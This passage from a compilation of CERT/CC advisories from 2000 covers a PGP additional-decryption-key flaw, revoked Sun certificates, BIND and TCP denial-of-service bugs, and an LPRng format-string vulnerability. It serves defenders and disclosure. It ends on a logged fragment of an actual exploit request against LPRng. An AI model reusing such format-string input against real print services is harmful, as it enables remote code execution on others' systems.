* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

NO WARRANTY
Any material furnished by Carnegie Mellon University and the Software Engineering Institute is furnished on an "as is" basis. Carnegie Mellon University makes no warranties of any kind, either expressed or implied as to any matter including, but not limited to, warranty of fitness for a particular purpose or merchantability, exclusivity or results obtained from use of the material. Carnegie Mellon University does not make any warranty of any kind with respect to freedom from patent, trademark, or copyright infringement.

Conditions for use, disclaimers, and sponsorship information

Revision History

```
Aug 18, 2000:  Initial release

Aug 21, 2000:  Added additional vendor information to Appendix A.

Aug 23, 2000:  Added vendor information from Hewlett-Packard to Appendix A.

Sep  6, 2000:  Updated vendor information
```

18 CA-2000-18: PGP May Encrypt Data With Unauthorized ADKs

Original release date: August 24, 2000
Last revised: September 28, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- PGP versions 5.5.x through 6.5.3, domestic and international

Overview

Additional Decryption Keys (ADKs) is a feature introduced into PGP (Pretty Good Privacy) versions 5.5.x through 6.5.3 that allows authorized extra decryption keys to be added to a user's public key certificate. However, an implementation flaw in PGP allows unsigned ADKs which have been maliciously added to a certificate to be used for encryption.

Data encrypted with PGP 5.5.x through 6.5.3 using a modified certificate will generate ciphertext encrypted with the ADK subject to the conditions list in the impact section. The attacker who modified the certificate can obtain the plaintext from this ciphertext.

PGP does not correctly detect this form of certificate modification because it fails to check if the ADK is stored in the signed (hashed) portion of the public certificate. As a result, normal methods for evaluating the legitimacy of a public certificate (fingerprint verification) are not sufficient for users of vulnerable versions of PGP.

I. Description


A serious problem in the handling of certificates when encrypting with PGP versions 5.5.x through 6.5.3 has recently been discovered by Ralf Senderek. A detailed description of his research and conclusions can be found at http://senderek.de/security/key-experiments.html.

This advisory refers to "PGP certificates", which most users would refer to as a "PGP keys". PGP certificates are the files used to store and exchange keys. A certificate contains one or more keys, as well as other information such as the creation time, signatures by other keys, and "additional decryption keys".

An Additional Decryption Key (ADK) is a mechanism by which a second decryption key can be associated with a user's primary key in a certificate. All data encrypted for the primary key would also be encrypted with the second key. This configuration might be used, for example, in environments where data encrypted with an individual's key also needs to be available to their employer.

The ADK feature is intended to only be available on those certificates where the user specifically consented to having an additional key associated with theirs. However, because of an implementation flaw in some versions of PGP, ADKs added to a victim's certificate by an attacker may be used for encryption in addition to the victim's key without their consent.

Since a user's public key certificate is often widely distributed, an attacker could make this modification to a specific copy of the certificate without the legitimate user's knowledge. When a vulnerable version of PGP uses the modified certificate for encryption, it fails to detect that the ADK is contained in the unsigned portion of the certificate. Because PGP does not report an invalid signature, senders using the modified certificate have no way to detect the modification without complicated manual inspection.



A public key certificate with a legitimate ADK	A modified public key certificate with a malicious ADK
A legend for the figures	

No legitimately produced PGP certificate will exhibit this vulnerability, nor is this an inherent weakness in the ADK functionality. Your exposure to this vulnerability is independent of whether or not you legitimately employ ADKs.

The PGP Software Development Kit (PGP SDK) has this vulnerability, implying that PGP plugins and other PGP enabled applications may be vulnerable as well. We will provide additional information as it becomes available.

II. Impact

Attackers who are able to modify a victim's public certificate may be able to recover the plaintext of any ciphertext sent to the victim using the modified certificate.

For this vulnerability to be exploited, the following conditions must hold:

- the sender must be using a vulnerable version of PGP
- the sender must be encrypting data with a certificate modified by the attacker
- the sender must acknowledge a warning dialog that an ADK is associated with the certificate
- the sender must already have the key for the bogus ADK on their local keyring
- the bogus ADK must be a certificate signed by a CA that the sender trusts
- the attacker must be able to obtain the ciphertext sent from the sender to the victim

Taken together, these conditions limit the likely exploitation of this vulnerability to those situations in which the key identified as the ADK is a known valid key. These conditions might occur when the attacker is an insider known to the victim, but are unlikely to occur if the attacker is a completely unrelated third party.

Viewing the keys in a GUI interface clearly shows that an ADK is associated with a given recipient, as shown in this image.

Since the key associated with the ADK is clearly listed as one of the recipients of the ciphertext, it is likely that the sender might notice this and be able to identify the attacker.

The recipient may use any type of PGP key, including RSA and Diffie-Hellman. The version of PGP used by the recipient has no impact on the attack.

III. Solution

Apply a patch

Network Associates has produced a new version of PGP 6.5 which corrects this vulnerability by requiring that the ADK be included in the signed portion of the certificate.

Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Check certificates for ADKs before adding them to a keyring.

Users of PGP who want to ensure that they are not using a modified certificate should check for the existence of ADKs when adding new keys to their keyring. Certificates that do not have ADKs are not vulnerable to this problem. Certificates which do have ADKs may be legitimate or modified and should be confirmed using an out-of-band communication.

Users of PGP 6.x for Windows and MacOS can test for the presence of ADKs in a certificate by right clicking on the certificate and selecting "Key Properties". If the ADK tab is present, the key has one or more ADKs and might be a malicious certificate. We are not aware of a way to identify ADKs in the UNIX command line version of PGP 5.x or 6.x.

Users of GnuPG can test for certificates with ADKs by running the command

```
gpg --list-packet
```

Certificates with legitimate ADKs will contain in the output

```
hashed subpkt 10 len 23 (additional recipient request)
```

while those missing the "hashed" keyword

```
subpkt 10 len 23 (additional recipient request)
```

appear to indicate maliciously modified certificates.

Make a reliable copy of your public certificate publicly available.

Since the recipient of messages encrypted with a modified certificate cannot prevent the plaintext from being recovered by the attacker, their best course of action is to ensure that senders are able to easily obtain legitimate copies of their public certificate.

Until this problem has been widely corrected, you may wish to make your legitimate certificate available in a location that is strongly authenticated using a different technology, or to make it available in more than one place.

For example, the CERT/CC PGP certificate does **NOT** contain any ADKs, and a legitimate version can be obtained from our SSL secured web site at https://www.cert.org/pgp/cert_pgp_key.asc.

You may also want to check that your public certificate has not been modified on the public certificate servers. Changes are likely to be made to the popular PGP certificate servers to detect and reject invalid certificates that attempt to exploit this vulnerability.

Appendix A Vendor Information

GNU Privacy Guard

GNUPG does not support ADKs, and is not vulnerable to this problem.

Network Associates, Inc.

We at NAI/PGP Security regret this important bug in the ADK feature that has been described on various Internet postings today (Thursday 24 Aug). We were made aware of this bug in PGP early this morning.

We are responding as fast as we can, and expect to have new 6.5.x releases out to fix this bug late Thursday evening. The MIT web site should have a new PGP 6.5.x freeware release early Friday, and the NAI/PGP web site should have patches out for the commercial releases at about the same time. As of this afternoon (Thursday), the PGP key server at PGP already filters out keys with the bogus ADK packets. We expect to have fixes available for the other key servers that run our software by tomorrow. We have also alerted the other vendors that make PGP key server software to the problem, and expect Highware/Veridis in Belgium to have their key servers filtering keys the same way by Friday.

The fixes that we are releasing for the PGP client software filters out the offending ADK packets. We already warn the users whenever they are about to use an ADK, even in the normal case.

We will have new information as soon as it becomes available at http://www.pgp.com.

Philip Zimmermann
prz@pgp.com
19:00 PDT Thursday 24 Aug 2000

A signed version of this statement is available at CA-2000-18/pgp.asc.

The CERT Coordination Center thanks Ralf Senderek for bringing this problem to light and Network Associates for developing a solution and assisting in the preparation of this advisory.

Authors: Cory Cohen, Shawn Hernan, Jeff Havrilla, and Jeffrey P. Lanza. Graphics developed by Matt DeSantis. Feedback on this advisory is appreciated.

Revision History

```
August 24, 2000:  Initial release

August 25, 2000:  Fixed some typographical and semantic errors in
the Impact section.

August 29, 2000:  Added information about the GNU Privacy Guard, GPG

September 28, 2000:  Corrected misspelled name in author section
```

19 CA-2000-19: CERT® Advisory CA-2000-19 Revocation of Sun Microsystems Browser Certificates

Original release date: October 25, 2000 13:39:00 EDT
Last revised: October 25, 2000 14:12:23 EDT
Source: Sun Microsystems; CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems relying on the validity of the Sun Microsystems certificates mentioned below

Overview

To aid in the wide distribution of essential security information, the CERT Coordination Center is forwarding the following information from Sun Microsystems. Sun urges you to act on this information as soon as possible. Contact information for the Sun security team can be found in their bulletin, which is referenced in the vendor appendix to this document.

I. Description

The description below is an excerpt from Sun Security Bulletin 198. The original text can be found here.

Sun Microsystems, Inc. Security Bulletin

Bulletin Number: #00198
Date: October 24, 2000
Cross-Ref:
Title: Browser Certificates

1. Bulletin Topics

   Sun advises of a potential compromise of 2 specific security certificates which had limited distribution.

   Sun recommends that you follow the directions found at http://sunsolve5.sun.com/secbull/certificate_howto.html to determine if your web browser has accepted any of the potentially compromised certificates.

2. Who is Affected

   A web browser that has accepted a Sun certificate with one the following serial numbers:

   3181 B12D C422 5DAC A340 CF86 2710 ABE6 (Internet Explorer)
   17:05:FB:13:A2:2F:9A:F3:C1:30:F5:62:6E:12:50:4C (Netscape)

3. Understanding the Vulnerability

   Web browsers accept security certificates from trusted sources. A specific certificate from Sun may have received outside exposure.

   Systems that encounter this certificate are potentially vulnerable to attack from malicious applets, applications or components.

4. Corrective Action

   Follow the instructions at http://sunsolve5.sun.com/secbull/certificate_howto.html to determine if your browser has accepted one of the potentially compromised certificates. If your browser contains this particular certificate, follow the instructions to remove it.

Additional information from the CERT/CC

Sun Microsystems has revoked the certificates with the following serial numbers:

```
3181 B12D C422 5DAC A340 CF86 2710 ABE6

1705 FB13 A22F 9AF3 C130 F562 6E12 504C
```

You can confirm the revocation of these certificates at https://digitalid.verisign.com/services/server/search.htm.

II. Impact

Users who accept these certificates into their browser may inadvertently run malicious code signed by the compromised certificates. Any such code would appear to be from Sun Microsystems, thus creating a misleading sense of trust.

III. Solution

Remove the Compromised Certificates

Sun Microsystems has provided identification information for the compromised certificates as well as instructions on how to remove them from common browsers. Users should follow Sun's instructions to remove these certificates from their browser and to prevent possible future addition.

Appendix A Vendor Information

Sun Microsystems

Sun's official copy of their bulletin can be found at:
http://sunsolve.Sun.COM/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/198&type=0&nav=sec.sba .

The CERT Coordination Center thanks Sun Microsystems for bringing this issue to our attention.

Author: The CERT/CC portions of this document were written by Jeffrey P. Lanza. Feedback on this advisory is appreciated.

This document is available from: http://www.cert.org/advisories/CA-2000-19.html

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)
Fax: +1 412-268-6989
Postal address:

CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT/CC personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from http://www.cert.org/CERT_PGP.key.

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site http://www.cert.org/.

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

NO WARRANTY
Any material furnished by Carnegie Mellon University and the Software Engineering Institute is furnished on an "as is" basis. Carnegie Mellon University makes no warranties of any kind, either expressed or implied as to any matter including, but not limited to, warranty of fitness for a particular purpose or merchantability, exclusivity or results obtained from use of the material. Carnegie Mellon University does not make any warranty of any kind with respect to freedom from patent, trademark, or copyright infringement.

Conditions for use, disclaimers, and sponsorship information

Revision History

```
October 25, 2000:  Initial release
```

```
October 25, 2000:  Updated author section and references to Sun Security
```

20 CA-2000-20: Multiple Denial-of-Service Problems in ISC BIND

Original release date: November 13, 2000
Last updated: August 08, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Internet Software Consortium (ISC) BIND version 8.2 through 8.2.2-P6
- Systems running name servers derived from BIND version 8.2 through 8.2.2-P6

Overview

The CERT Coordination Center has recently learned of two serious denial-of-service vulnerabilities in the Internet Software Consortium's (ISC) BIND software.

The first vulnerability is referred to by the ISC as the "zxfr bug" and affects ISC BIND version 8.2.2, patch levels 1 through 6. The second vulnerability, the "srv bug", affects ISC BIND versions 8.2 through 8.2.2-P6. Derivatives of the above code sets should also be presumed vulnerable unless proven otherwise.

I. Description

The Internet Software Consortium, the maintainer of BIND, the software used to provide domain name resolution services, has recently posted information about several denial-of-service vulnerabilities. If exploited, any of these vulnerabilities could allow remote intruders to cause site DNS services to be stopped.

For more information about these vulnerabilities and others, please see
http://www.isc.org/products/BIND/bind-security.html.

Two vulnerabilities in particular have been categorized by both the ISC and the CERT/CC as being serious.

VU#715973 - ISC BIND 8.2.2-P6 vulnerable to DoS via compressed zone transfer, aka the "zxfr bug" (CVE-2000-0887)

Using this vulnerability, attackers on sites which are permitted to request zone transfers can force the *named* daemon running on vulnerable DNS servers to crash, disrupting name resolution service until the *named* daemon is restarted. The only preconditions for this attack to succeed is that a compressed zone transfer (ZXFR) request be made from a site allowed to make any zone transfer request (not just ZXFR), and that a subsequent name service query of an authoritative and non-cached record be made. The time between the attack and the crash of *named* may vary from system to system.

This vulnerability has been discussed in public forums. The ISC has confirmed that all platforms running version 8.2.2 of the BIND software prior to patch level 7 are vulnerable to this attack.

VU#198355 - ISC BIND 8.2.2-P6 vulnerable to DoS when processing SRV records, aka the "srv bug" (CVE-2000-0888)

This vulnerability can cause affected DNS servers running *named* to go into an infinite loop, thus preventing further name requests to be handled. This can happen if an SRV record (defined in RFC2782) is sent to the vulnerable server.

Microsoft's Windows 2000 Active Directory service makes extensive use of SRV records and is reportedly capable of triggering this bug in the course of normal operations. This is not, however, a vulnerability in Microsoft Active Directory. ***Any network client capable of sending SRV records to vulnerable name server systems can exercise this vulnerability.***

The CERT/CC has not received any direct reports of either of these vulnerabilities being exploited to date.

Both vulnerabilities can be used by malicious users to break the DNS services being offered at all exposed sites on the Internet. System administrators are strongly recommended to upgrade their DNS software with either ISC's current distribution or their vendor-supplied software. See the Solution and Vendor Information sections of this document for more details.

II. Impact

Domain name resolution services (DNS) can be disabled on affected servers from arbitrary remote hosts.

III. Solution

Apply a patch from your vendor

The CERT/CC recommends that all users of ISC BIND upgrade to the recently-released BIND 8.2.2-P7, which patches both of the vulnerabilities discussed in this document. Sites running vendor-specific distributions of domain name resolution software should check the Vendor Information section below for more specific information on how to upgrade to non-vulnerable software.

Restrict zone transfers to trusted hosts

If it is not possible to immediately upgrade systems affected by the "zxfr bug", the ISC suggests not allowing zone transfers from untrusted hosts. This action, however, will not mitigate against the effects of an attack using the "srv bug".

Although it has been reported that not allowing recursive queries may help mitigate against the "zxfr" vulnerability, ISC has indicated that this is not the case.

Appendix A Vendor Information

The Internet Software Consortium

For the latest information regarding these vulnerabilities, please consult the ISC web site at: http://www.isc.org/products/BIND/bind-security.html.

Caldera

Our advisory is available at:
http://www.calderasystems.com/support/security/advisories/CSSA-2000-040.0.txt.

Updated packages are available from

OpenLinux Desktop 2.3
ftp://ftp.calderasystems.com/pub/updates/OpenLinux/2.3/current

```
9d8429f25c5fb3bebe2d66b1f9321e61 RPMS/bind-8.2.2p7-1.i386.rpm
0e958eb01f40826f000d779dbe6b8cb3 RPMS/bind-doc-8.2.2p7-1.i386.rpm
866ff74c77e9c04a6abcddcc11dbe17b RPMS/bind-utils-8.2.2p7-1.i386.rpm
6a545924805effbef01de74e34ba005e SRPMS/bind-8.2.2p7-1.src.rpm
```

OpenLinux eServer 2.3
ftp://ftp.calderasystems.com/pub/updates/eServer/2.3/current

```
379c4328604b4491a8f3d0de44e42347 RPMS/bind-8.2.2p7-1.i386.rpm
b428b824c8b67f2d8d4bf53738a3e7e0 RPMS/bind-doc-8.2.2p7-1.i386.rpm
28311d630281976a870d38abe91f07fb RPMS/bind-utils-8.2.2p7-1.i386.rpm
6a545924805effbef01de74e34ba005e SRPMS/bind-8.2.2p7-1.src.rpm
```

OpenLinux eDesktop 2.4
ftp://ftp.calderasystems.com/pub/updates/eDesktop/2.4/current

```
c37b6673cc9539e592013ac114846940 RPMS/bind-8.2.2p7-1.i386.rpm
bbe0d7e317fde0d47cba1384f6d4b635 RPMS/bind-doc-8.2.2p7-1.i386.rpm
5c28dd5641a4550c03e9859d945a806e RPMS/bind-utils-8.2.2p7-1.i386.rpm
6a545924805effbef01de74e34ba005e SRPMS/bind-8.2.2p7-1.src.rpm
```

Compaq Computer Corporation

SOURCE: Compaq Services Software Security Response Team

```
....................................................................

COMPAQ COMPUTER CORPORATION

....................................................................

  CERT-2000-20 - BIND 8 The "zxfr bug"

                              X-REF: SSRT1-38U, CERT-2000-20

....................................................................

       Compaq Tru64 UNIX V5.1           -

                                   patch:  SSRT1-66U_v5.1.tar.Z

       Compaq Tru64 UNIX V5.0 & V5.0a   -

                            V5.0   patch: SSRT1-68U_v5.0.tar.Z

                            V5.0a  patch: SSRT1-68U_v5.0a.tar.Z

       Compaq Tru64 UNIX V4.0D/F/G              - Not Vulnerable

       TCP/IP Services for Compaq OpenVMS       - Not Vulnerable

....................................................................

CERT02000-20 - BIND 8 The "srv bug"

                             X-REF: SSRT1-38U, CERT CA2000-20

....................................................................

       Compaq Tru64 UNIX V5.1           -

                                   patch: SSRT1-66U_v5.1.tar.Z

       Compaq Tru64 UNIX V5.0 & V5.0a   -

                            V5.0   patch: SSRT1-68U_v5.0.tar.Z

                            V5.0a  patch: SSRT1-68U_v5.0a.tar.Z

       Compaq Tru64 UNIX V4.0D/F/G              - Not Vulnerable

       TCP/IP Services for Compaq OpenVMS       - Not Vulnerable
```

Compaq will provide notice of the completion/availability of the patches through AES services (DIA, DSNlink FLASH), the Security mailing list, and be available from your normal Compaq Support channel. You may subscribe to the Security mailing list at: http://www.support.compaq.com/patches/mailing-list.shtml.

Conectiva

Please see Conectiva Linux Security Announcement CLSA-2000:339 at: http://listserv.securityportal.com/SCRIPTS/WA-SECURITYPORTAL.EXE?A1=ind0011&L=linux-.security#27

Note: Conectiva Linux Security Announcement CLSA-2000:338, also regarding this issue, had a packaging error in it. Users who downloaded updates based on CLSA-2000:338 should see CLSA-2000:339 for further information.

Debian

Please see Debian Security notice 20001112, bind at: http://www.debian.org/security/2000/20001112.

FreeBSD

All versions of FreeBSD after 4.0-RELEASE (namely 4.1-RELEASE, 4.1.1-RELEASE and the forthcoming 4.2-RELEASE) are not vulnerable to this bug since they include versions of BIND 8.2.3. FreeBSD 4.0-RELEASE and earlier are vulnerable to the reported problems since they include an older version of BIND, and an update to a non-vulnerable version is scheduled to be committed to FreeBSD 3.5.1-STABLE in the next few days.

[CERT/CC Addendum: FreeBSD has published an advisory regarding this issue at ftp://ftp.FreeBSD.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-01:10.bind.asc]

Fujitsu

Fujitsu's UXP/V is not vulnerable to these bugs because we support a different version of BIND.

Hewlett-Packard

HP is vulnerable to the SRV issue and patches are available, see HP Security Bulletin #144.

[CERT/CC Addendum: To locate this HP Security Bulletin online, please visit http://itrc.hp.com and search for "HPSBUX0102-144". Please note that registration may be required to access this document.]

IBM

IBM has reported to the CERT/CC that AIX is vulnerable to the bugs described in this document. IBM initially released an e-patch in APAR IY14512.

IBM has posted an e-fix for the BIND denial-of-service vulnerabilities to ftp.software.ibm.com/aix/efixes/security. See the README file in this ftp directory for additional information.

Also, IBM has posted an e-fix to this same site that contains libc.a library that incorporates a fix to the BIND vulnerabilities and the recent locale subsystem format string vulnerability discovered by Ivan Arce of CORE, and discussed on Bugtraq. The e-fix for BIND must be downloaded and installed before implementing this e-fix. See the same README file for details.

Immunix

Immunix Linux versions 6.2 and 7.0 beta are both vulnerable, and a fix has been issued. See http://www.immunix.org/ImmunixOS/7.0-beta/updates/IMNX-2000-70-005-01 for the advisory and updated package information.

MandrakeSoft

Please see "MDKSA-2000:067: bind" at: http://www.linux-mandrake.com/en/security/MDKSA-2000-067.php3.

Microsoft Corporation

We have had a chance to investigate these issues and we are not-vulnerable. This includes both Windows 2000 and Windows NT 4.0.

NetBSD

NetBSD is believed to be vulnerable to these problems; in response, NetBSD-current has been upgraded to 8.2.2-P7 and 8.2.2-P7 will be present in the forthcoming NetBSD 1.5 release.

RedHat

Please see "RHSA-2000:107-01: Updated bind packages fixing DoS attack", available at: http://www.redhat.com/support/errata/RHSA-2000-107.html.

Slackware

Updated Slackware distributions for bind may be found at: ftp://ftp.slackware.com/pub/slackware/slackware-current/slakware/n1/bind.tgz.

SuSE Inc

SuSE Linux has published a Security Announcement regarding these vulnerabilities. For further information, please visit: http://www.suse.com/de/support/security/2000_045_bind8_txt.txt.

The CERT Coordination Center thanks Mark Andrews, David Conrad, and Paul Vixie of the ISC for developing a solution and assisting in the preparation of this advisory. We would also recognize the contribution of Olaf Kirch in helping us understand the exact nature of the "zxfr bug" vulnerability.

Author: This document was written by Jeffrey S. Havrilla and Jeffrey P. Lanza. Feedback on this advisory is appreciated.

Revision History

```
Nov 13, 2000: Initial release

Nov 13, 2000: Added information regarding Immunix

Nov 13, 2000: Corrected typographical error in title

Nov 14, 2000: Updated RedHat and Microsoft sections

Nov 16, 2000: Added vendor info for IBM AIX and SuSE Linux

Nov 16, 2000: Added references for each vulnerability

Nov 22, 2000: Ammended statement from HP

Nov 28, 2000: Ammended statement from IBM

Feb 28, 2001: Updated Compaq statement; Tru64 Unix is affected

May 10, 2001: Updated HP statement

Jul 18, 2001: Added statement for Fujitsu (statement received on
12/22/00)

Aug 08, 2001: Fixed CVE references, added references to VU#715973
and VU#198355
```

21 CA-2000-21: Denial-of-Service Vulnerabilities in TCP/IP Stacks

Original release date: November 30, 2000
Last updated: December 4, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Many network-aware systems and applications

Overview

A variety of denial-of-service vulnerabilities has been explored and documented by BindView's RAZOR Security Team. These vulnerabilities allow attackers to consume limited resources on victim machines. BindView's RAZOR Security Team has referred to these vulnerabilities as Naptha vulnerabilities.

I. Description

Denial-of-service attacks are possible whenever an attacker can consume a limited resource on a victim's machine. Examples of the kinds of resources that an attacker can consume are CPU time, network bandwidth, and volatile and non-volatile memory. In addition, intruders can also attempt to consume limited data structures such as process slots, open file handles, or other data structures required for the operation of a machine or service.

Recently, BindView's RAZOR Security Team has explored and documented a number of resource exhaustion attacks against TCP/IP services. TCP can be modeled as a finite state machine, consisting of eleven states (CLOSED, LISTEN, SYN RECVD, SYN SENT, ESTABLISHED, CLOSE WAIT, LAST ACK, FIN WAIT-1, FIN WAIT-2, CLOSING, and TIME WAIT) [1]. Implementations of TCP and services that use TCP rely on limited data structures to implement the states of the TCP finite state machine. By attacking specific weaknesses in applications and implementations of TCP, it is possible for an attacker to cause services or systems to crash, refuse service, or otherwise become unstable. A related attack, called a "syn flood attack,"[2] exploited a weakness in how many TCP implementations handled a large number of connections in the "SYN RECVD" state. Naptha attacks exploit weaknesses in the way some TCP stacks and applications handle large numbers of connections in states other than "SYN RECVD," including "ESTABLISHED" and "FIN WAIT-1."

In general, any system that allows critical resources to be consumed without bound is subject to denial-of-service attacks [3]. Naptha and similar network attacks are more dangerous for several reasons: 1) they can be done "asymmetrically" -- that is, the attacker can consume vast amounts of a victim's limited resource without a commensurate resource expenditure; 2) in combination with other vulnerabilities or weaknesses, they can be done anonymously, and 3) they can be included in distributed denial-of-service tools.

The number and type of resources that an attacker can target for a denial-of-service attack are many and varied. The Naptha work highlights a set of them for which some specific defenses exist, as described in the vendor section below.

The CERT/CC has not received any reports of attacks based on Naptha vulnerabilities being exploited. If you notice an unusual number of connections in a particular state, it may be an indication of this type of attack. The definition of "unusual" in this case depends largely on the types of services offered on your machine. For example, a large number of connections in the ESTABLISHED state on a web server may simply be an indication of a busy web server. Understanding the normal usage patterns of services you offer may help you distinguish an attack from ordinary activity. Many operating systems offer a *netstat* utility that is useful for examining the state of connections.

Information from BindView's RAZOR team can be found at http://razor.bindview.com/publish/advisories/adv_NAPTHA.html.

This vulnerability has been assigned the CVE candidate number CAN-2000-1039.

II. Impact

Vulnerable services can be disrupted or seriously degraded. In some cases, the host operating system may crash or hang.

III. Solution

Apply a patch from your vendor

Some vendors have provided patches that "harden" their systems to degrade gracefully or to probabilistically refuse service under certain conditions. In these cases, we recommend applying such a patch.

Tune your operating system appropriately

Some vendors provide the ability to "tune" your operating system to be more resilient to these types of attacks. In those cases, we encourage you to make the tuning choices appropriate for your requirements and risk tolerance.

Prepare for denial-of-service attacks in general, and be a "good citizen"

Effectively responding to denial-of-service attacks requires planning prior to the attacks. In the short term, actions include ingress filtering and disabling directed broadcasts. For more information, see *Results of the Distributed Systems Intruder Tools Workshop* [4].

Appendix A Vendor Information

Compaq Computer Corporation

COMPAQ COMPUTER CORPORATION
Software Security Response Team
----
x-ref: naptha

At the time of writing this document, Compaq is currently investigating the potential impact to Compaq's operating systems. Compaq views the problem to be a great concern, however Tru64 UNIX servers have tuning features that allow them to withstand an attack such as is in naptha.

Please consult the Compaq Tru64 UNIX documentation on performance tuning. Our internet tuning guide discusses syn-ack attacks and how to tune Tru64 UNIX to be less susceptible to the attack. Essentially you increase the size of the queue resources Tru64 UNIX will need for all connections, and since many of the syn-ack attacks don't form a complete connection, they get timed out and deleted. The guide is at: http://www.unix.digital.com/internet/tuning.htm.

Setting the value of a parameter, sominconn, to 65535 will make Tru64 UNIX more hardened against the SYN attack identified in the recent discussions. This change can be made using the following command:
# /sbin/sysconfig -r socket sominconn=65535
# /sbin/sysconfig -r socket somaxconn-65535

A reboot is not required, but, to make the change permanent you should use either sysconfigdb or dxkerneltuner.

ADDITIONAL COMMENTS:

Additional information that may help to understand how/why the changes need to be made.

sominconn/somaxconn are two parameters that deal with socket listen queues. You can improve the handling by increasing the numbers. Default settings are 1024 for somaxconn and 0 for sominconn. Generally, on busy web servers, we recommend they be set to 65535 for both. The attribute allows handling more sockets in queued SYN_RCVD state. There are other socket attributes to watch,

> The sobacklog_hiwat attribute counts the maximum number of pending requests to any server socket.
>
> The sobacklog_drops attribute counts the number of times the system dropped a received SYN packet, because the number of queued SYN_RCVD connections for a socket equaled the socket's backlog limit.

> The somaxconn_drops attribute counts the number of times the system dropped a received SYN packet, because the number of queued SYN_RCVD connections for the socket equaled the upper limit on the backlog length (somaxconn attribute).

It is recommended that the value of the sominconn attribute equal the value of the somaxconn attribute. If so, the value of somaxconn_drops will have the same value as sobacklog_drops.

However, if the value of the sominconn attribute is 0 (the default), and if one or more server applications uses an inadequate value for the backlog argument to its listen system call, the value of sobacklog_drops may increase at a rate that is faster than the rate at which the somaxconn_drops counter increases. If this occurs, you want to increase the value of the sominconn attribute. As further information becomes available Compaq will provide notice of the completion/availability of any necessary patches, or tuning recommendations through AES services (DIA, DSNlink FLASH and posted to the Services WEB page) and be available from your normal Compaq Services Support channel.

COMPAQ COMPUTER CORPORATION

FreeBSD

For a remote attacker, the scope of the attack is severely limited by the requirement to complete a TCP connection with the victim machine, meaning the IP address of the attacking machine is disclosed, and as such the attack can be effectively responded to through the use of tracing, filtering and legal mechanisms. However, work is underway to develop improvements to FreeBSD network services to reduce their vulnerability to this type of attack, recognizing that the time between attack onset and effective administrative response may be substantial.

IBM

IBM's AIX operating system is potentially vulnerable to most of these DoS attacks. We are continuing to explore ways to defend against such attacks.

For DoS attacks that employ applications we will likely have to find defenses on a case-by-case basis.

We will keep our customers apprised of our efforts and results via various computer- and network-security related newsgroups and mailing lists (e.g, BUGTRAQ and IBM's ERS).

Microsoft

Microsoft Windows 2000 is not affected.

Information and patch pertaining to Microsoft Windows NT 4.0 is available at http://www.microsoft.com/technet/security/bulletin/MS00-091.asp.

> **For Microsoft Windows 9x and ME, disabling file and printer sharing prevents your exposure to this kind of attack. For more information, please see** http://support.microsoft.com/support/kb/articles/Q199/3/46.ASP.

Sun Microsystems, Inc.

Currently a connection between two Solaris boxes is not vulnerable to the exploit in its present form. However, Solaris may have an issue with variations of this attack. Sun is still investigating and will provide updates when more information or a remedy is available.

References

1. *Internetworking with TCP/IP, Volume 2*, (Prentice-Hall, 1991), p. 174.
2. *CERT Advisory CA-1996-21: TCP Syn Flooding and IP Spoofing Attacks*, available at http://www.cert.org/advisories/CA-1996-21.html
3. *Denial of Service Attacks*, available at http://www.cert.org/tech_tips/denial_of_service.html
4. *Results of the Distributed-Systems Intruder Tools Workshop*, available at http://www.cert.org/reports/dsit_workshop-final.html

The CERT Coordination Center thanks Bob Keyes of BindView's RAZOR team for discovering the vulnerability, and Robert Watson (NAI Labs, FreeBSD Project) and Alan Cox, Red Hat Inc., for technical assistance. In addition, we thank Steve Bellovin of AT&T and Wietse Venema of IBM for their input on this advisory.

Author: This document was written by Shawn Hernan. Feedback on this advisory is appreciated.

Revision History

```
Nov 30, 2000: Initial Release

Nov 30, 2000: Added information from IBM

Dec 01, 2000: Minor modification to the Microsoft statement

Dec 04, 2000: Added references to BindView and CVE information.
```

22 CA-2000-22: Input Validation Problems in LPRng

Original release date: December 12, 2000
Last updated: January 27, 2003
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running unpatched LPRng software

Overview

A popular replacement software package to the BSD lpd printing service called LPRng contains at least one software defect, known as a "format string vulnerability,"[1] which may allow remote users to execute arbitrary code on vulnerable systems.

I. Description

LPRng, now being packaged in several open-source operating system distributions, has a missing format string argument in at least two calls to the *syslog()* function.

Missing format strings in function calls allow user-supplied arguments to be passed to a susceptible _*snprintf()_ function call. Remote users with access to the printer port (port 515/tcp) may be able to pass format-string parameters that can overwrite arbitrary addresses in the printing service's address space. Such overwriting can cause segmentation violations leading to denial of printing services or to the execution of arbitrary code injected through other means into the memory segments of the printer service.

Sample syslog entries from successful exploitation of this vulnerability have been reported, as follows:

```
Nov 26 10:01:00 foo SERVER[12345]: Dispatch_input: bad request line

'BB{E8}{F3}{FF}{BF}{E9}{F3}{FF}{BF}{EA}{F3}{FF}{BF}{EB}{F3}{FF}{BF}

